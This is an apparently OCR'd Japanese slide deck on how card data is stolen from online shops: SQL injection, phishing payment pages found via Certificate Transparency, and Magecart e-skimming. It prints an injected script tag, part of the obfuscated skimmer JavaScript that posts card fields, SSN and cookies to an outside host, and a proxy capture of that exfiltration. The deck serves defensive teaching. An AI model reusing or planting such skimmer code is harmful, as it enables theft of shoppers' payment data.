
ECサイトのカートから
カード決済画面へリンク

決済代行事業者のサイト

ECサイト

購入完了処理

決済代行事業者の実装方法 2. JavaScriptトークン型（新式）



決済代行事業者の実装方法 2. JavaScriptトークン型（新式）

加盟店（ECサイト）は、
カード情報を非保持化できる


（通過すらしない）

悪いこと、
思いつきましたか?

ここから
犯行手口

犯行手口
その0：DBから直接抜き取り

Marriott Hotel: SQL Injection



CALGARY SUN

HOME NEWS SPORTS OPINION ENTERTAINMENT LIFE MORE SUBSCRIPTION

$100-million class action lawsuit filed in Calgary over Marriott Hotels data breach

Kevin Martin
More from Kevin Martin

Published:
May 3, 2019

Updated:
May 3, 2019 4:41 PM MDT

Filed Under:
Calgary SUN › News › Calgary

RELATED

NEWS
Possible pool closures have inner-city residents 'seething', says councillor

NEWS
Committee confronts cost

The Marriott Hotel in downtown Calgary. Postmedia Archives

The massive data hack of guest information from the Marriott hotel empire has triggered a $100-million class action lawsuit in Calgary.

A statement of claim filed in Calgary Court of Queen's Bench says the

"There have been reports that during 2014, Starwood's website was the home to (an) **SQL injection** bug and offers to hack the site were being made on the dark web,"

（背景）
Marriottが買収したStarwoodの顧客システムに脆弱性があった

出典：https://calgarysun.com/news/local-news/100-million-class-action-lawsuit-filed-in-calgary-over-marriott-hotels-data-breach

対策

脆弱性を早期発見・早期修正（だけ）


MarriottのStarwood買収には裏で色々あるのですが、クレジットカードに限った話でもないので、今回はこれだけとします

犯行手口
その1：画面遷移乗っ取り

画面遷移乗っ取り（一例）

ECサイトの
ページを改ざん
→ ニセ画面へ

正常に
決済終了



本物へ行く時に「入力エラー」などメッセージを出し、怪しまれず自然に見せる

この攻撃手法と思われる事例

<決済代行事業者>.co.jp.search-hot.com

被害に遭ったECサイト

Malicious Domain


≒決済代行事業者のフィッシングサイト

【公開】

きちんと監視しないと誰も気が付かない

決済代行業者へ遷移（しているつもり）

二セ画面



決済代行事業者
本物画面

正常に決済終了（のように見える）

ユーザ：通常通り
加盟店：通常通り

に見えることから気が付きにくい

Certificate Transparency [RFC 6962]

出典 https://crt.sh/

crt.sh Identity Search

Group by Issuer

Criteria	Identity LIKE '%.co.jp.search-hot.com'

Certificates

crt.sh ID	Logged At ⇧	Not Before	Not After	Identity	Issuer Name
1477574527	2019-05-09	2019-05-09	2019-08-07	[redacted].co.jp.search-hot.com	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3
1458442384	2019-05-09	2019-05-09	2019-08-07	[redacted].co.jp.search-hot.com	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3
1274637897	2019-03-11	2019-03-11	2019-06-09	[redacted].co.jp.search-hot.com	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3
1274637424	2019-03-11	2019-03-11	2019-06-09	[redacted].co.jp.search-hot.com	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3
1210456764	2019-02-17	2019-02-17	2019-05-18	[redacted].co.jp.search-hot.com	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3
1210456141	2019-02-17	2019-02-17	2019-05-18	[redacted].co.jp.search-hot.com	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3
1173231966	2019-02-03	2019-02-03	2019-05-04	[redacted].co.jp.search-hot.com	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3
1170124779	2019-02-03	2019-02-03	2019-05-04	[redacted].co.jp.search-hot.com	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3
1005894233	2018-12-06	2018-12-06	2019-03-06	[redacted].co.jp.search-hot.com	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3
1005896075	2018-12-06	2018-12-06	2019-03-06	[redacted].co.jp.search-hot.com	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3


TLS証明書の発行ログは、Certificate Transparencyで残る（＝準備中も先に検知可能）

Malicious Domain: **search-hot[.]com**

参考：クレジットカードの偽決済画面が稼働していたサーバーについて調べてみた
https://piyolog.hatenadiary.jp/entry/2019/06/10/063000

犯行手口 その2
昨今主流のE-Skimming
#Magecart

改ざんされた eCommerce Site



【公開】

改ざん・埋め込まれたJavaScript

```
</div>
<div class="col-sm-3 col-xs-12 ">
  <ul class="credit-cards unstyled footercc">
    <li><i class="fab fa-cc-mastercard"></i></li>
    <li><i class="fab fa-cc-visa"></i></li>
    <li><i class="fab fa-cc-amex"></i></li>
    <li><i class="fab fa-cc-discover"></i></li>
  </ul>
  <script src="//jspri.co/j/neat"></script>
</div>
<div class="col-sm-6 col-xs-12 ">
  <ul class="unstyled footer-nav">
    <li>
      <a href="default.asp" target="_self"> Home </a>
    </li>
```

JavaScriptの中身

```
<head></head>

<body>var _0xdb4f=["\x72\x65\x61\x64\x79\x53\x74\x61\x74\x65","\x6C\x6F\x61\x64\x69\x6E\x67","\x44\x4F\x4D\x43\x6F\x6E\x74\x65\x6E\x74\x4C
\x6F\x61\x64\x65\x64","\x61\x64\x64\x45\x76\x65\x6E\x74\x4C\x69\x73\x74\x65\x6E\x65\x72","\x31","\x68\x74\x74\x70\x73\x3A\x2F\x2F\x6A\x73\x
63\x73\x73\x2E\x63\x6F\x2F\x6C","\x4C\x6F\x63\x61\x74\x69\x6F\x6E","\x68\x72\x65\x66","\x6C\x6F\x63\x61\x74\x69\x6F\x6E","\x54\x6F\x70\x4C
\x6F\x63\x61\x74\x69\x6F\x6E","\x43\x6F\x6F\x6B\x69\x65\x73","\x63\x6F\x6F\x6B\x69\x65","\x4F\x70\x65\x6E\x65\x72","\x6F\x70\x65\x6E\x65\x72
","","\x6C\x65\x6E\x67\x74\x68","\x73\x74\x72\x69\x6E\x67\x69\x66\x79","\x62\x74\x6F\x61","\x6B\x38\x32\x6F\x6C\x74\x3D","\x67\x65\x74\x45
\x6C\x65\x6D\x65\x6E\x74\x73\x42\x79\x4E\x61\x6D\x65","\x75\x6E\x64\x65\x66\x69\x6E\x65\x64","\x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x42
\x79\x49\x64","\x61\x74\x74\x61\x63\x68\x45\x76\x65\x6E\x74","\x6F\x6E","\x58\x4D\x4C\x48\x74\x74\x70\x52\x65\x71\x75\x65\x73\x74","\x4D\x6
9\x63\x72\x6F\x73\x6F\x66\x74\x2E\x58\x4D\x4C\x48\x54\x54\x50","\x50\x4F\x53\x54","\x6F\x70\x65\x6E","\x43\x6F\x6E\x74\x65\x6E\x74\x2D\x74
\x79\x70\x65","\x61\x70\x70\x6C\x69\x63\x61\x74\x69\x6F\x6E\x2F\x78\x2D\x77\x77\x77\x2D\x66\x6F\x72\x6D\x2D\x75\x72\x6C\x65\x6E\x63\x6F\x64
\x65\x64","\x73\x65\x74\x52\x65\x71\x75\x65\x73\x74\x48\x65\x61\x64\x65\x72","\x73\x65\x6E\x64","\x64\x61\x74\x61\x54\x79\x70\x65","\x3
0","\x50\x6F\x73\x69\x74\x69\x6F\x6E\x53\x6E\x69\x66\x66","\x4F\x72\x64\x65\x72","\x43\x43\x4E\x61\x6D\x65","\x43\x43\x4E\x75\x6D","\x43\x4
3\x54\x79\x70\x65","\x43\x43\x56","\x43\x43\x45\x78\x70\x4D\x6F\x6E\x74\x68","\x43\x43\x45\x78\x70\x59\x65\x61\x72","\x43\x43\x45\x78\x7
0","\x42\x69\x6C\x6C\x5F\x4E\x61\x6D\x65","\x42\x69\x6C\x6C\x5F\x41\x64\x64\x72\x65\x73\x73","\x42\x69\x6C\x6C\x5F\x43\x69\x74\x79","\x42\x
69\x6C\x6C\x5F\x53\x74\x61\x74\x65","\x42\x69\x6C\x6C\x5F\x5A\x69\x70","\x42\x69\x6C\x6C\x5F\x48\x6F\x6D\x65\x5F\x50\x68\x6F\x6E\x65","\x42
\x69\x6C\x6C\x5F\x57\x6F\x72\x6B\x5F\x50\x68\x6F\x6E\x65","\x42\x69\x6C\x6C\x5F\x45\x6D\x61\x69\x6C","\x42\x69\x6C\x6C\x5F\x43\x6F\x75\x6E
\x74\x72\x79","\x43\x6F\x6D\x70\x61\x6E\x79","\x53\x53\x4E","\x44\x61\x74\x65\x4F\x66\x42\x69\x72\x74\x68","\x4D\x6F\x72\x65","\x4D\x65\x6D
\x62\x65\x72\x49\x64","\x53\x65\x73\x73\x69\x6F\x6E\x49\x64","\x53\x65\x73\x73\x69\x6F\x6E\x73","\x49\x73\x47\x65\x74"];if(document[_0xdb4f
[0]]===
  _0xdb4f[1]){document[_0xdb4f[3]](_0xdb4f[2],doSomething);document[_0xdb4f[3]](_0xdb4f[2],doLink)}else {doSomething();doLink()};function d
oLink(){if(isGet=== _0xdb4f[4]){var _0x8142x2=_0xdb4f[5];try{olink[_0xdb4f[6]]= document[_0xdb4f[8]][_0xdb4f[7]]}catch(e){};try{olink[_0xdb
4f[9]]=
  top[_0xdb4f[8]][_0xdb4f[7]]}catch(e){};try{olink[_0xdb4f[10]]= document[_0xdb4f[11]]}catch(e){};try{olink[_0xdb4f[12]]= (window[_0xdb4f[1
3]]&amp;&amp; window[_0xdb4f[13]][_0xdb4f[8]][_0xdb4f[7]])?window[_0xdb4f[13]][_0xdb4f[8]][_0xdb4f[7]]:_0xdb4f[14]}catch(e){};if(olink[_0xd
b4f[6]][_0xdb4f[15]]!=
  0|| olink[_0xdb4f[9]][_0xdb4f[15]]!= 0|| olink[_0xdb4f[12]][_0xdb4f[15]]!= 0){var _0x8142x3=window[_0xdb4f[17]](JSON[_0xdb4f[16]](olin
k));var _0x8142x4=_0xdb4f[18]+ encodeURI(_0x8142x3);sendvalue(_0x8142x2, 0x8142x4)}}}function addEventByName(_0x8142x6, _0x8142x7){addEventB
yNamePos(_0x8142x6,_0x8142x7,0)}function
  addEventByNamePos(_0x8142x6,_0x8142x7,_0x8142x9){var _0x8142xa=document[_0xdb4f[19]](_0x8142x6)[_0x8142x9];if( typeof (_0x8142xa)!= _0xdb
```

https://urlscan.io/result/3300f286-3621-4c05-85f6-43c11eb9fffc/dom/

Pardon us. We are working on the site.

Checkout

1 CHECKOUT METHOD

- ○ Returning customer
- ◉ Checkout as guest
- ○ Create account

2 BILLING ADDRESS

First Name

Last Name

Please enter your email address

United States

4 SHIPPING METHOD

5 PAYMENT METHOD

◉ Credit Card

Name on Card

Card Type

Card Number

Expiry Date mm/yy

Month Year

Card Holder Address

6 FINALIZE ORDER

1 $34.95

Subtotal	$34.95
Total	$34.95

Gift Certificate

【公開】

checkout画面で盗まれるカードデータ

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options

Intercept | HTTP history | WebSockets history | Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
67	https://www.[redacted]gifts.com	POST	/shoponepagecheckout.asp	✓	✓			HTML	asp
66	https://jspri.co	POST	/f	✓		200	654	HTML	
65	https://www.[redacted]gifts.com	POST	/shoponepage_updateprices.asp	✓		200	767	HTML	asp
64	https://www.[redacted]gifts.com	POST	/shoponepage_updateprices.asp	✓		200	767	HTML	asp
63	https://www.[redacted]gifts.com	POST	/shoponepage_updateprices.asp	✓		200	767	HTML	asp
62	https://www.[redacted]gifts.com	POST	/shoponepage_updateprices.asp	✓		200	622	HTML	asp

Request | Response

Raw | Params | Headers | Hex

```
POST /f HTTP/1.1
Host: jspri.co
